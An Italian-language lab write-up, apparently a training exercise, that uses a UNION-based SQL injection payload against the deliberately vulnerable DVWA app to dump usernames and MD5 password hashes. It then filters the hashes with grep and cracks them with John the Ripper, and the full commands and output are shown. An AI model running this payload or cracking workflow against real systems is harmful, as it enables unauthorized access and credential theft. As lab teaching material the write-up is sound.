


Password cracking

SQL Injection

Attraverso un piccolo SQL injection otteniamo le credenziali in cui le password sono sottoforma di Hash. Le trascriviamo su un file.txt per poter lavorare su questi codici.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The title bar of the browser window is "Untitled 1 - Mousepad". The DVWA logo is visible in the top right corner. The main heading is "Vulnerability: SQL Injection". Below this, there is a form with a "User ID:" label and a "Submit" button. The form is filled with a long string of hexadecimal characters: "5f4dcc3b5aa765d61d8327deb882cf99". The output of the injection is displayed below the form, showing the results of the SQL query. The output is a list of user records, each with a unique ID, first name, and surname. The records are: admin, Gordon Brown, Hack Me, Pablo Picasso, and Bob Smith. The output is formatted as a list of records, each with a unique ID, first name, and surname. The records are: admin, Gordon Brown, Hack Me, Pablo Picasso, and Bob Smith.

```
ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

Verifica Hash MD5

Dal prompt di kali attraverso il comando

```
grep -E "[a-fA-F0-9]{32}"  
crackthis.txt
```

Verifichiamo all'interno del file con gli Hash, quali fra questi sono scritti in MD5. Il comando sceglie attenendosi a quelli che sono i criteri di un codice MD5, ovvero range di caratteri accettati, e lunghezza del codice

```
(kali@kali)-[~]  
$ grep -E "[a-fA-F0-9]{32}" crackthis.txt  
grep: crackthis.txt: No such file or directory  
  
(kali@kali)-[~]  
$ cd Desktop  
  
(kali@kali)-[~/Desktop]  
$ grep -E "[a-fA-F0-9]{32}" crackthis.txt  
5f4dcc3b5aa765d61d8327deb882cf99  
e99a18c428cb38d5f260853678922e03  
8d3533d75ae2c3966d7e0d4fcc69216b  
0d107d09f5bbe40cade3de5c71e9e9b7  
5f4dcc3b5aa765d61d8327deb882cf99  
  
(kali@kali)-[~/Desktop]  
$
```

Tool John

Impiegando il tool “john the ripper” con il codice
`john --format=RAW-MD5`
è possibile ricavare le
password lavorando sopra gli
Hash.

Infine utlizziamo il codice
`john --show --format=RAW-MD5`

```
(kali㉿kali)-[~/Desktop]
$ cd Desktop
[sudo] password for kali:
(kali㉿kali)-[~/Desktop]/Desktop
$ john --format=RAW-MD5 crackthis.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (?)
password      (?)
abc123        (?)
letmein       (?)
Proceeding with incremental:ASCII
charley       (?)
5g 0:00:00:00 DONE 3/3 (2024-11-07 15:37) 27.77g/s 989766p/s 989766c/s 994033C/s stevy13..chertsu
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~/Desktop]
$ john --showformats crackthis.txt
Unknown option: "--showformats"

(kali㉿kali)-[~/Desktop]
$ john --show --format=Raw-MD5 crackthis.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left

(kali㉿kali)-[~/Desktop]
$
```